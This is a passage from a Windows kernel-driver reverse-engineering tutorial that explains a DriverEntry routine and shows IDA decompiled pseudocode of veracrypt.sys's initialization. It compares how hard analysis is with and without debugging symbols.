
There is nothing really new in the **DriverEntry routine** above, but considerations follow below:

- From **lines 11 to 30**, the driver handles with **WPP (Windows software trace preprocessor)** aspects aiming to establish a **tracing** (a logging capability that is similar to Windows event logging services ) of the operation, which is really useful during **debugging sessions** and, additionally, it offers the possibility to publish events to **ETW (Event Tracing for Windows).** We are not interested in this part of the driver, so we can skip it.
- From **line 31 onwards**, variables have been renamed.


- **Macros (M hotkey)** have been applied to **IoCreateDevice routine** and also to major functions from **lines 65 to 69**.
- A device object (network device) has been created by **IoCreateDevice routine**, and its name is **\Device\Srv2**.
- The **IoGetCurrentProcess function** is called, and it returns a pointer to the current process.
- The **DriverObject's dispatch table** contains pointers to four dispatch routines: **cleanup (Srv2Cleanup), close (Srv2Close), create (Srv2Create) and device control (Srv2DeviceControl).**
- As usual and recommended, there is a **DriverUnload routine** to unload the driver.

We could examine the drivers and, as usual, the **DispatchDeviceControl** dispatch routine (**Srv2DeviceControl**) is always a good starting point. I will not do it here because it is not the purpose of the article analyze any kernel or filesystem driver in particular, but helping readers to learn about them and respective techniques involved in the procedure.


Unfortunately, when reversing drivers that we do not have their symbols in hands, the task is harder and, as a consequence, it might take an extended time to be finished.  Readers can pick up any non-Microsoft driver from their system during this example exercise. There are multiple applications to list drivers and respective details from a running system, and readers could use applications such as **driverquery** (from Windows: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/driverquery) and **DriverView** (from **Nirsoft:** https://www.nirsoft.net/utils/driverview.html) that are very simple. In my case I picked up the **veracrypt.sys driver** just to show the meaningful difference between both examples (with and without debugging symbols):




```
NTSTATUS __stdcall DriverEntry(
        _DRIVER_OBJECT *DriverObject,
        PUNICODE_STRING RegistryPath)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  sub_28360();
  PsGetVersion(&MajorVersion, &MinorVersion, 0i64, 0i64);
  v4 = MajorVersion;
  v5 = MinorVersion;
  if ( MajorVersion <= 6 )
  {
    if ( MajorVersion != 6 )
      goto LABEL_5;
    if ( MinorVersion < 2 )
      goto LABEL_8;
  }
  PoolType = 0x200;
  dword_E41FC = 0x40000000;
LABEL_5:
  if ( MajorVersion <= 5 )
  {
    if ( MajorVersion != 5 )
      goto LABEL_9;
    if ( MinorVersion < 2 )
      goto LABEL_17;
  }
LABEL_8:
  RtlInitUnicodeString(&DestinationString, aKeareallapcsdi);
  SystemRoutineAddress = (__int64 (*)(void))MmGetSystemRoutineAddress(&DestinationString);
  v5 = MinorVersion;
  qword_E41D8 = SystemRoutineAddress;
```



```
  v4 = MajorVersion;
LABEL_9:
  v7 = v4 <= 6;
  if ( v4 <= 6 )
  {
    if ( v4 != 6 )
      goto LABEL_13;
    if ( !v5 )
      goto LABEL_15;
  }
  RtlInitUnicodeString(&SystemRoutineName, aKesaveextended);
  RtlInitUnicodeString(&v18, aKerestoreexten);
  RtlInitUnicodeString(&v25, aKequeryactiveg);
  RtlInitUnicodeString(&v19, aKequeryactivep);
  RtlInitUnicodeString(&v24, aKesetsystemgro);
  qword_E41C0 = (__int64 (__fastcall *)(_QWORD, _QWORD))MmGetSystemRoutineAddress(&SystemRoutineName);
  qword_E41C8 = (__int64 (__fastcall *)(_QWORD))MmGetSystemRoutineAddress(&v18);
  qword_E41E0 = (__int64 (__fastcall *)(_QWORD, _QWORD))MmGetSystemRoutineAddress(&v24);
  qword_E41E8 = (__int64 (__fastcall *)(_QWORD, _QWORD))MmGetSystemRoutineAddress(&v25);
  v8 = (__int64 (__fastcall *)(_QWORD))MmGetSystemRoutineAddress(&v19);
  v5 = MinorVersion;
  qword_E41F0 = v8;
  v4 = MajorVersion;
  v7 = MajorVersion <= 6;
LABEL_13:
  if ( v7 )
  {
    if ( v4 != 6 )
      goto LABEL_17;
LABEL_15:
    if ( v5 < 2 )
      goto LABEL_17;
  }
  RtlInitUnicodeString(&v21, aExgetfirmwaree);
  qword_E41D0 = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD))MmGetSystemRoutineAddress(&v21);
LABEL_17:
  if ( sub_1A960(aDeviceVeracryp_1, 0x222004u, 0i64, 0, v16, 4) >= 0 )
    return sub_14DB4((__int64)DriverObject, (__int64)RegistryPath);
  ::DriverObject = DriverObject;
  memset(qword_E59C0, 0, 0xD0ui64);
  sub_1C15C(1);
  sub_21224();
  dword_E5990 = sub_22F90();
  if ( sub_1BF80(RegistryPath, aStart, &P) >= 0 )
  {
    v10 = P;
    if ( *((_DWORD *)P + 1) == 4 && !*((_DWORD *)P + 3) )
    {
      if ( !dword_E5990 )
      {
        dword_E4254 = 0;
        dword_E4250 = 0;
        dword_E425C = 0;
        dword_E426C = 0;
```



```
        dword_E4270 = 0;
        dword_E4274 = 0;
        dword_E4278 = 0;
        dword_E427C = 0;
        dword_E4258 = 0;
        dword_E4260 = 0;
        dword_E4264 = 0;
        dword_E5990 = sub_22F90();
        if ( !dword_E5990 )
          KeBugCheckEx(
            0x29u,
            0x153ui64,
            0xFFFFFFFFC000000Dui64,
```




```
            0i64,
            0x5643ui64);
      }
      v11 = 0;
      if ( qword_E41D0 )
      {
        v14 = 0;
        RtlInitUnicodeString(&v26, &word_74950);
        v27[0] = 0i64;
        v27[1] = 0i64;
        v11 = qword_E41D0(&v26, v27, 0i64, &v14, 0i64) != 0xC0000002;
      }
      sub_11074(v11);
      dword_E418C = sub_1C0A4();
      DriverObject->DriverExtension->AddDevice = (PDRIVER_ADD_DEVICE)sub_1703C;
    }
    ExFreePoolWithTag(v10, Tag);
  }
  if ( (MajorVersion > 6 || MajorVersion == 6 && MinorVersion) && dword_E41BC )
  {
    if ( (unsigned int)sub_29DAC() )
      KeBugCheckEx(0x29u, 0x166ui64, 0xFFFFFFFFC000000Dui64, 0i64, 0x5643ui64);
    if ( !(unsigned int)sub_1F4E4() )
      KeBugCheckEx(0x29u, 0x168ui64, 0xFFFFFFFFC000000Dui64, 0i64, 0x5643ui64);
    dword_E420C = 1;
  }
  memset64(DriverObject->MajorFunction, (unsigned __int64)sub_17168, 0x1Cui64);
  DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_1A804;
  sub_16CAC(v29, 0x40ui64, (__int64)aDosdevicesVera_0);
  sub_16CAC(SourceString, 0x40ui64, (__int64)aDeviceVeracryp_1);
  RtlInitUnicodeString(&DeviceName, SourceString);
  RtlInitUnicodeString(&SymbolicLinkName, v29);
  v12 = IoCreateDevice(
          DriverObject,
          4u,
          &DeviceName,
          0x22u,
          0x100u,
          0,
          &DeviceObject);
  if ( v12 >= 0 )
  {
    DeviceObject->Flags |= 0x10u;
    DeviceObject->AlignmentRequirement = 1;
    *(_DWORD *)DeviceObject->DeviceExtension = 1;
    KeInitializeMutex(&stru_D4620, 0);
    v12 = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName);
    if ( v12 >= 0 )
    {
      IoRegisterShutdownNotification(DeviceObject);
      v12 = 0;
      ::DeviceObject = DeviceObject;
    }
    else
    {
      IoDeleteDevice(DeviceObject);
    }
```

